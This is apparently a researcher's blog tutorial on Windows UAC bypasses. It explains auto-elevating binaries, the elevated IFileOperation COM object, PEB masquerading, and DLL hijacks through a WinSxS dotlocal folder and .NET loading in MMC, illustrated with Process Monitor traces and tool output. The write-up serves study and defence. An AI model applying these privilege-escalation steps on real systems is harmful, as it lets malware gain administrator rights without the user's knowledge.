

[BECOME A PATRON](#)

Anatomy of UAC Attacks

Hola, in this post we will look at the basic principals involved in UAC (User Account Control) bypass attacks. I will not go into to much detail on what Microsoft says UAC is or is not except here in the introduction.

UAC, introduced with Windows Vista, enables Admin users to operate their Windows machine with standard user rights as opposed to Administrative rights. By default the initial user account on Windows is part of the Administrator group, this is simply a requirement. Because of this, back in the day (pre Vista era), developers had a tendency to assume users had local admin rights and often developed their applications carelessly to require elevated privileges. The official line is that UAC was introduced as a way to curb this behavior and to provide backwards compatibility.

Be that as it may, a direct benefit of UAC is that it protects Admin users from, or alerts them to, malicious, elevated, actions performed by software components. Microsoft would not agree, but I think UAC is actually a very proficient security mechanism (if we forget about the prevalent dll side-loading issues!). Anyone who wants to argue this only needs to look at some advanced malware kit's or exploitation frameworks such as Metasploit/Cobalt Strike, all of which include mechanisms to bypass UAC. Also, let's not forget that Microsoft has patched a whole bunch of bypasses, eg using WUSA to extract CAB files to a specific path. It is a shame really that a solid side-loading fix can't be implemented as doing so would greatly increase end-user safety.


Anyway, UAC always sparks vigorous debate, so I won't say any more on the subject. Let's poke some holes is this 'compatibility' feature!

Resources:

- + Bypass-UAC (@FuzzySec) - [here](#)
- + UACME (@hFireFOX) - [here](#)
- + Bypassing Windows User Account Control (UAC) and ways of mitigation (@ParvezGHH) - [here](#)
- + 'Fileless' UAC Bypass Using eventvwr.exe and Registry Hijacking (@enigma0x3) - [here](#)
- + Bypassing UAC on Windows 10 using Disk Cleanup (@enigma0x3) - [here](#)
- + Bypassing User Account Control (UAC) using TpmInit (@Cneelis) - [here](#)
- + Inside Windows 7 User Account Control (Microsoft Technet) - [here](#)
- + Inside Windows Vista User Account Control (Microsoft Technet) - [here](#)
- + User Account Control (MSDN) - [here](#)

Auto-Elevation

The main thing to understand is that process tokens created by Admin user's are stripped of certain privileges when that process is launched normally as opposed to with elevated privileges (eg: Run as Administrator..). We can easily verify this by dumping token privileges using `Get-TokenPrivs` or with Sysinternals process explorer. The screenshot below shows two instances of 'cmd.exe', one launched normally and one launched as Administrator.



```
Administrator: Windows PowerShell
PS C:\> Get-TokenPrivs -ProcID 4344

[?] PID 4344 --> cmd
[+] Process handle: 2832
[+] Token handle: 2828
[+] Token has 5 privileges:

LUID Privilege
-----
19 SeShutdownPrivilege
23 SeChangeNotifyPrivilege
25 SeUndockPrivilege
33 SeIncreaseWorkingSetPrivilege
34 SeTimeZonePrivilege


PS C:\> Get-TokenPrivs -ProcID 3664
```

```
[?] PID 3664 --> cmd
[+] Process handle: 2884
[+] Token handle: 2888
[+] Token has 23 privileges:

LUID Privilege
-----
 5 SeIncreaseQuotaPrivilege
 8 SeSecurityPrivilege
 9 SeTakeOwnershipPrivilege
10 SeLoadDriverPrivilege
11 SeSystemProfilePrivilege
12 SeSystemtimePrivilege
13 SeProfileSingleProcessPrivilege
14 SeIncreaseBasePriorityPrivilege
15 SeCreatePagefilePrivilege
17 SeBackupPrivilege
18 SeRestorePrivilege
19 SeShutdownPrivilege
20 SeDebugPrivilege
22 SeSystemEnvironmentPrivilege
23 SeChangeNotifyPrivilege
24 SeRemoteShutdownPrivilege
25 SeUndockPrivilege
28 SeManageVolumePrivilege
29 SeImpersonatePrivilege
30 SeCreateGlobalPrivilege
33 SeIncreaseWorkingSetPrivilege
34 SeTimeZonePrivilege
35 SeCreateSymbolicLinkPrivilege
```

Essentially, users belonging to the Administrator group manage their machine with the same privileges as other users. So what is the difference really between high and low priv users? Not very much when it comes down to it, elevated action still require this token change and, depending on the UAC setting, may notify the user/ask for a password.

Crucially though, on the middle two UAC settings, one of which is the default, a number of Windows programs will auto-elevate if the user belongs to the Administrator group. These binaries can be identified by dumping their manifest as shown below.



```
Select Administrator: Windows PowerShell
PS C:\Users\b33f\Tools> .\siacheck.exe -m C:\Windows\System32\Taskmgr.exe
```

Sigcheck v2.54 - File version and signature viewer
Copyright (C) 2004-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

c:\windows\system32\Taskmgr.exe:

Verified: Signed
Signing date: 9:38 PM 6/30/2016
Publisher: Microsoft Windows
Company: Microsoft Corporation
Description: Task Manager
Product: Microsoft« Windows« Operating System
Prod version: 10.0.10586.494
File version: 10.0.10586.494 (th2_release_sec.160630-1736)
MachineType: 32-bit
Manifest:

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
```

```
<!-- Copyright (c) Microsoft Corporation -->
```

```
<assembly xmlns="urn:schemas-microsoft-com:asm.v1" xmlns:asmv3="urn:schemas-microsoft-com:asm.v3" manifest="Taskmgr.manifest">
```

```
<assemblyIdentity
```

```
  processorArchitecture="x86"
```

```
  version="5.1.0.0"
```

```
  name="Microsoft.Windows.Diagnosis.AdvancedTaskManager"
```

```
  type="win32"
```

```
<description>Task Manager</description>
```

```
<dependency>
```

```
  <dependentAssembly>
```

```
    <assemblyIdentity
```

```
      type="win32"
```

```
      name="Microsoft.Windows.Common-Controls"
```

```
      version="6.0.0.0"
```

```
      processorArchitecture="x86"
```

```
      publicKeyToken="6595b64144ccf1df"
```

```
      language="*"
```

```
    />
```

```
  </dependentAssembly>
```

```
</dependency>
```

```
<trustInfo xmlns="urn:schemas-microsoft-com:asm.v3">
```

```
  <security>
```

```
    <requestedPrivileges>
```

```
      <requestedExecutionLevel
```

```
        level="highestAvailable"
```

```
      />
```

```
    </requestedPrivileges>
```

```
  </security>
```

```
</trustInfo>
```

```
<asmv3:application>
```

```
<asmv3:windowsSettings xmlns="http://schemas.microsoft.com/SMI/2005/windowsSettings">  
  <dpiAware>true</dpiAware>  
  <autoElevate>true</autoElevate>  
</asmv3:windowsSettings>  
</asmv3:application>  
</assembly>
```

An easy way to find these binaries is to recursively dump strings and search for "autoElevate>true". The logic here is that these binaries are signed by Microsoft; given their provenance and that the user is an Administrator, there is no need to prompt in order to elevate (in other words it's a usability feature).

This seems reasonable until you open **process monitor** and find out just how bad binaries are at successfully loading resources they need (not only dll's but also registry keys). Unfortunately this provides a malicious user with ample hijacking opportunities.

The example below shows a well know case where MMC is used to elevate RSOP, RSOP in turn tries to load "wbemcomn.dll" with high integrity (= as Administrator).

Command Prompt

```
C:\Users\b33f>mmc rsop.msc
```

C:\Users\b33f>

Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help

Path	Result	Detail	Command Line	Integrity
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersio...	NAME NOT FOUND	Length: 1,024	"C:\WINDOWS\system32\mmc.exe" r...	High
HKLM\System\CurrentControlSet\Control\Srp\GP\DLL	NAME NOT FOUND	Desired Access: R...	"C:\WINDOWS\system32\mmc.exe" r...	High
HKLM\System\CurrentControlSet\Control\Session Manager...	NAME NOT FOUND	Length: 16	"C:\WINDOWS\system32\mmc.exe" r...	High
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersio...	NAME NOT FOUND	Length: 544	"C:\WINDOWS\system32\mmc.exe" r...	High
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersio...	NAME NOT FOUND	Length: 1,024	"C:\WINDOWS\system32\mmc.exe" r...	High
C:\Windows\System32\MFC42LOC.DLL	NAME NOT FOUND	Desired Access: R...	"C:\WINDOWS\system32\mmc.exe" r...	High
C:\Windows\System32\MFC42LOC.DLL	NAME NOT FOUND	Desired Access: R...	"C:\WINDOWS\system32\mmc.exe" r...	High
C:\Windows\System32\mmc.exe.Local	NAME NOT FOUND	Desired Access: R...	"C:\WINDOWS\system32\mmc.exe" r...	High
C:\Windows\System32\mmc.exe.Local	NAME NOT FOUND	Desired Access: R...	"C:\WINDOWS\system32\mmc.exe" r...	High
C:\Windows\System32\mmc.exe.Local	NAME NOT FOUND	Desired Access: R...	"C:\WINDOWS\system32\mmc.exe" r...	High
C:\Windows\System32\mmc.exe.Local	NAME NOT FOUND	Desired Access: R...	"C:\WINDOWS\system32\mmc.exe" r...	High
C:\Windows\System32\mmc.exe.Local	NAME NOT FOUND	Desired Access: R...	"C:\WINDOWS\system32\mmc.exe" r...	High
C:\Windows\System32\mmc.exe.Local	NAME NOT FOUND	Desired Access: R...	"C:\WINDOWS\system32\mmc.exe" r...	High
C:\Windows\System32\mmc.exe.Local	NAME NOT FOUND	Desired Access: R...	"C:\WINDOWS\system32\mmc.exe" r...	High
C:\Windows\System32\UxTheme.dll.Config	NAME NOT FOUND	Desired Access: G...	"C:\WINDOWS\system32\mmc.exe" r...	High
C:\Windows\System32\mmc.exe.Local	NAME NOT FOUND	Desired Access: R...	"C:\WINDOWS\system32\mmc.exe" r...	High
C:\Windows\System32\mmc.exe.Local	NAME NOT FOUND	Desired Access: R...	"C:\WINDOWS\system32\mmc.exe" r...	High
C:\Windows\System32\wbem\wbemcomn.dll	NAME NOT FOUND	Desired Access: R...	"C:\WINDOWS\system32\mmc.exe" r...	High
C:\Windows\System32\wbem\DSPARSE.dll	NAME NOT FOUND	Desired Access: R...	"C:\WINDOWS\system32\mmc.exe" r...	High

Showing 18 of 503,235 events (0.0035%) Backed by virtual memory

The ridiculous thing is that, looking at the filtered output, there are at least three other UAC '0days' here (..sigh). If anyone wants to submit a pull request to Bypass-UAC, knock yourself out!


Elevated File Operations

You may be thinking, 'b33f has lost his marbles, these dll's are in a secure directory"! Just like the binaries we discussed above, there are also auto-elevating COM objects (elevated COM operations deserve their own post really). One of these COM objects is of particular use to us, **IFileOperation**. This COM object contains a lot of useful methods such as copy/move/rename/delete for filesystem objects (files and folders).

Traditionally, the attacker writes a dll which instantiates the IFileOperation COM object and executes a method which moves the attackers file(s) to the protected directory (eg: C:\Windows\System32\wbem\wbemcomn.dll as in the example above). To get the COM object to auto-elevate the dll is injected into a medium integrity process running in a trusted directory, commonly 'explorer.exe" (-> fdwReason == DLL_PROCESS_ATTACH). Sample dll source can be found in [@ParvezGHH post here](#).

As it turns out, however, there is a more flexible way to wield IFileOperation methods that won't trigger alarm bells by injecting dll's all over the place. COM objects rely on the Process Status API (PSAPI) to identify which process they are running in. The funny thing is that the PSAPI parses the process PEB to get this information but an attacker can get a handle to their own process and overwrite the PEB to fool the PSAPI and as a result any COM objects instantiated from the spoofed PID (= mind blown)!

I wrote a PowerShell POC, **Masquerade-PEB**, to illustrate this. In the example below PowerShell is masqueraded as explorer and Sysinternals process explorer is evidently also fooled..




The screenshot shows a Windows PowerShell window with the following commands and output:

```
PS C:\Users\b33f> Masquerade-PEB -BinPath "C:\Windows\explorer.exe"

[?] PID 2872
[+] PebBaseAddress: 0x00D8E000
[!] RtlEnterCriticalSection --> &Peb->FastPebLock
[>] Overwriting &Peb->ProcessParameters.ImagePathName: 0x00F010A8
[>] Overwriting &Peb->ProcessParameters.CommandLine: 0x00F010B0
[?] Traversing &Peb->Ldr->InLoadOrderModuleList doubly linked list
[>] Overwriting _LDR_DATA_TABLE_ENTRY.FullDllName: 0x00F0190C
[>] Overwriting _LDR_DATA_TABLE_ENTRY.BaseDllName: 0x00F01914
[!] RtlLeaveCriticalSection --> &Peb->FastPebLock

PS C:\Users\b33f>
```

Below the PowerShell window, a task manager window titled "powershell.exe:2872 Properties" is open, showing the "Performance" tab. The tabs at the bottom are: Environment, .NET Assemblies, .NET Performance, Strings, Image, Performance, Performance Graph, GPU Graph, Threads, TCP/IP, and Security.



Case Study: WinSxS, UAC Oday all day

The default UAC setting is really nothing more than a placebo, thanks @hFireFOX for making me cynical! For our first case study we will have a look at the Windows Side-By-Side (WinSxS) dll loading issue.. WinSxS was introduced in Windows ME as a solution to the so called 'dll hell' issue. Basically it is similar to a global assembly cache, when a binary needs access to a specific library it can reference the version of that library

in its manifest and the OS will then proceed to load the relevant dll from the WinSxS folder (C:\Windows\WinSxS).

For our case study, we will have a look at the auto-elevating Microsoft Remote Assistance binary (C:\Windows\System32\msra.exe). Below we can see the binary's manifest.

```
<description>Remote Assistance</description>
<dependency>
  <dependentAssembly>
    <assemblyIdentity
      type="win32"
      name="Microsoft.Windows.Common-Controls"
      version="6.0.0.0"
      processorArchitecture="x86"
      publicKeyToken="6595b64144ccf1df"
      language="*"
    />
  </dependentAssembly>
</dependency>
<trustInfo xmlns="urn:schemas-microsoft-com:asm.v3">
  <security>
    <requestedPrivileges>
      <requestedExecutionLevel
        level="asInvoker"
        uiAccess="true"
      />
    </requestedPrivileges>
  </security>
</trustInfo>
<asmv3:application>
  <asmv3:windowsSettings xmlns="http://schemas.microsoft.com/SMI/2005/windowsSettings">
    <dpiAware>true</dpiAware>
    <autoElevate>true</autoElevate>
  </asmv3:windowsSettings>
</asmv3:application>
</assembly>
```

Notice the dependency section, msra needs some version of the "Microsoft.Windows.Common-Controls" library. Let's see what happens in process monitor when we execute msra.


Path	Result	Integ
C:\Windows\System32\msra.exe.Local	NAME NOT FO...	High
C:\Windows\System32\shell32.dll	SUCCESS	High
C:\Windows\System32\cfgmgr32.dll	SUCCESS	High
C:\Windows\System32\windows.storage.dll	SUCCESS	High
C:\Windows\System32\kernel.appcore.dll	SUCCESS	High
C:\Windows\System32\powrprof.dll	SUCCESS	High
C:\Windows\System32\profapi.dll	SUCCESS	High
C:\Windows\System32\FirewallAPI.dll	SUCCESS	High
C:\Windows\System32\netapi32.dll	SUCCESS	High
C:\Windows\System32\crypt32.dll	SUCCESS	High
C:\Windows\System32\msasn1.dll	SUCCESS	High
C:\Windows\WinSxS\x86_microsoft.windows.common-controls_6595b64144ccf1df_6.0.10586.494_none_ea85e725b9ba5a4b\comctl32.dll	SUCCESS	High
C:\Windows\WinSxS\x86_microsoft.windows.common-controls_6595b64144ccf1df_6.0.10586.494_none_ea85e725b9ba5a4b\comctl32.dll	SUCCESS	High
C:\Windows\WinSxS\x86_microsoft.windows.common-controls_6595b64144ccf1df_6.0.10586.494_none_ea85e725b9ba5a4b\comctl32.dll	SUCCESS	High
C:\Windows\WinSxS\x86_microsoft.windows.common-controls_6595b64144ccf1df_6.0.10586.494_none_ea85e725b9ba5a4b\comctl32.dll	SUCCESS	High
C:\Windows\WinSxS\x86_microsoft.windows.common-controls_6595b64144ccf1df_6.0.10586.494_none_ea85e725b9ba5a4b\comctl32.dll	FILE LOCKED ...	High
C:\Windows\WinSxS\x86_microsoft.windows.common-controls_6595b64144ccf1df_6.0.10586.494_none_ea85e725b9ba5a4b\comctl32.dll	SUCCESS	High
C:\Windows\WinSxS\x86_microsoft.windows.common-controls_6595b64144ccf1df_6.0.10586.494_none_ea85e725b9ba5a4b\comctl32.dll	SUCCESS	High
C:\Windows\WinSxS\x86_microsoft.windows.common-controls_6595b64144ccf1df_6.0.10586.494_none_ea85e725b9ba5a4b\comctl32.dll	SUCCESS	High

At some point msra looks for a directory called 'msra.exe.Local', when it does not find that folder it accesses 'C:\Windows\WinSxS' and loads the library specified in it's manifest. The dotlocal folder can be used, legitimately, by a developer for debugging purposes (frowning face..). Can you guess what happens when we create the following directory structure.

We can do this using elevated IFileOperation COM object methods

```
C:\Windows\System32\
|__> msra.exe.Local
|___> x86_microsoft.windows.common-controls_6595b64144ccf1df_6.0.10586.494_none_ea85e725b9ba5a4b
```

Path	Result	Integ
C:\Windows\System32\msra.exe.Local	SUCCESS	High
C:\Windows\System32\msra.exe.Local\x86_microsoft.windows.common-controls_6595b64144ccf1df_6.0.10586.494_none_ea85e725b9ba5a4b\COMCTL32.dll	SUCCESS	High
C:\Windows\System32\shell32.dll	SUCCESS	High
C:\Windows\System32\cfgmgr32.dll	SUCCESS	High
C:\Windows\System32\windows.storage.dll	SUCCESS	High
C:\Windows\System32\kernel.appcore.dll	SUCCESS	High
C:\Windows\System32\powrprof.dll	SUCCESS	High
C:\Windows\System32\profapi.dll	SUCCESS	High
C:\Windows\System32\FirewallAPI.dll	SUCCESS	High
C:\Windows\System32\netapi32.dll	SUCCESS	High
C:\Windows\System32\crypt32.dll	SUCCESS	High
C:\Windows\System32\msasn1.dll	SUCCESS	High
C:\Windows\System32\msra.exe.Local	NAME NOT FOUND	High
C:\Windows\System32\msra.exe.Local	NAME NOT FOUND	High
HKLM\System\CurrentControlSet\Control\Windows Defender\SignatureDatabase\	NAME NOT FOUND	High
C:\Windows\System32\uxtheme.dll	SUCCESS	High



So much *facepalm*, all we need to do to bypass UAC at this point is use the IFileOperation COM object to create that folder with a payload dll and execute msra from the command line. This is slightly oversimplified because the payload dll will likely have to forward some dll exports but you get the idea. If anyone wants to submit a pull request to **Bypass-UAC**, knock yourself out!

The reason I picked WinSxS as a case study is that you will literally see this issue everywhere when you start to look at auto-elevating binaries. I highly recommend that you read [this](#) thread KernelMode.

Case Study: Hijacking Ole32.dll with .NET => Bypass-UAC

Since there are a lot of moving parts to this type of UAC bypass (using elevated COM) I created a PowerShell framework to take care of all the heavy lifting. **Bypass-UAC** has a few different components: (1) Masquerade-PEB which takes care of the process spoofing, (2) Invoke-IFileOperation which exposes the IFileOperation COM object methods to PowerShell and (3) Emit-Yamabiko which drops a payload dll to disk.

For the last case study I looked for a relatively simple UAC "oday", I wanted something that didn't require me to update Yamabiko and that would work on x32/x64 Win7-Win10. In the end I settled on abusing the load behavior of the .NET framework. There are lot's of ways to trigger the erroneous loading behavior but to bypass UAC we will be using MMC (any *.msc will do).

Profiling MMC:

Let's see what happens in process monitor when we launch 'mmc gpedit.msc' (filtered on: Command line has 'mmc', name not found and path has 'dll'). The screenshots below show the results on Win 7 and Win 10 respectively.

Win7

Operation	Path	Result	Integ
CreateFile	C:\Windows\System32\MFC42LOC.DLL	NAME NOT FOUND	High
CreateFile	C:\Windows\System32\MFC42LOC.DLL.DLL	NAME NOT FOUND	High
CreateFile	C:\Windows\System32\UxTheme.dll.Config	NAME NOT FOUND	High
CreateFile	C:\Windows\System32\mmcndmgr.dll:Zone.Identifier	NAME NOT FOUND	High
CreateFile	C:\Windows\System32\NLSModels0009.dll	NAME NOT FOUND	High
CreateFile	C:\Windows\System32\NLSModels0009.dll	NAME NOT FOUND	High
CreateFile	C:\Windows\System32\NLSModels0009.dll	NAME NOT FOUND	High
CreateFile	C:\Windows\System32\NLSModels0009.dll	NAME NOT FOUND	High
CreateFile	C:\Windows\System32\NLSGrammars0009.dll	NAME NOT FOUND	High
CreateFile	C:\Windows\System32\NLSGrammars0009.dll	NAME NOT FOUND	High
CreateFile	C:\Windows\System32\NLSGrammars0009.dll	NAME NOT FOUND	High
CreateFile	C:\Windows\System32\NLSGrammars0009.dll	NAME NOT FOUND	High
CreateFile	C:\Windows\System32\mscoree.dll.local	NAME NOT FOUND	High
CreateFile	C:\Windows\Microsoft.NET\Framework\v2.0.50727\ole32.dll	NAME NOT FOUND	High
CreateFile	C:\Windows\Microsoft.NET\Framework\v2.0.50727\ole32.dll	NAME NOT FOUND	High
CreateFile	C:\Windows\System32\mmcndmgr.dll:Zone.Identifier	NAME NOT FOUND	High
CreateFile	C:\Windows\System32\mmcndmgr.dll:Zone.Identifier	NAME NOT FOUND	High
CreateFile	C:\Windows\System32\mmcndmgr.dll:Zone.Identifier	NAME NOT FOUND	High

Win10

Operation	Path	Result	Inte
RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Ima...	NAME NOT FOUND	High
RegOpenKey	HKLM\System\CurrentControlSet\Control\Srp\GP\DLL	NAME NOT FOUND	High
RegQueryValue	HKLM\System\CurrentControlSet\Control\Session Manager\Safe...	NAME NOT FOUND	High
RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Ima...	NAME NOT FOUND	High
RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Ima...	NAME NOT FOUND	High
CreateFile	C:\Windows\System32\MFC42LOC.DLL	NAME NOT FOUND	High
CreateFile	C:\Windows\System32\MFC42LOC.DLL.DLL	NAME NOT FOUND	High
CreateFile	C:\Windows\System32\UxTheme.dll.Config	NAME NOT FOUND	High
CreateFile	C:\Windows\System32\mmcndmgr.dll:Zone.Identifier	NAME NOT FOUND	High
CreateFile	C:\Windows\System32\mmcndmgr.dll:Zone.Identifier	NAME NOT FOUND	High
CreateFile	C:\Windows\System32\mscoree.dll.local	NAME NOT FOUND	High
CreateFile	C:\Windows\System32\mscoree.dll.local	NAME NOT FOUND	High
CreateFile	C:\Windows\Microsoft.NET\Framework\v1.0.3705\clr.dll	NAME NOT FOUND	High
CreateFile	C:\Windows\Microsoft.NET\Framework\v1.0.3705\mscorwks.dll	NAME NOT FOUND	High
CreateFile	C:\Windows\Microsoft.NET\Framework\v1.1.4322\clr.dll	NAME NOT FOUND	High
CreateFile	C:\Windows\Microsoft.NET\Framework\v1.1.4322\mscorwks.dll	NAME NOT FOUND	High
CreateFile	C:\Windows\Microsoft.NET\Framework\v2.0.50727\clr.dll	NAME NOT FOUND	High
CreateFile	C:\Windows\Microsoft.NET\Framework\v2.0.50727\mscorwks.dll	NAME NOT FOUND	High
CreateFile	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSVCR120...	NAME NOT FOUND	High
CreateFile	C:\Windows\Microsoft.NET\Framework\v4.0.30319\mscoree.dll	NAME NOT FOUND	High
CreateFile	C:\Windows\Microsoft.NET\Framework\v4.0.30319\ole32.dll	NAME NOT FOUND	High
CreateFile	C:\Windows\Microsoft.NET\Framework\v4.0.30319\api-ms-win...	NAME NOT FOUND	High
CreateFile	C:\Windows\Microsoft.NET\assembly\GAC_32\Microsoft.Group...	NAME NOT FOUND	High
CreateFile	C:\Windows\Microsoft.NET\Framework\v4.0.30319\VERSION.dll	NAME NOT FOUND	High
CreateFile	C:\Windows\System32\mmcndmgr.dll:Zone.Identifier	NAME NOT FOUND	High
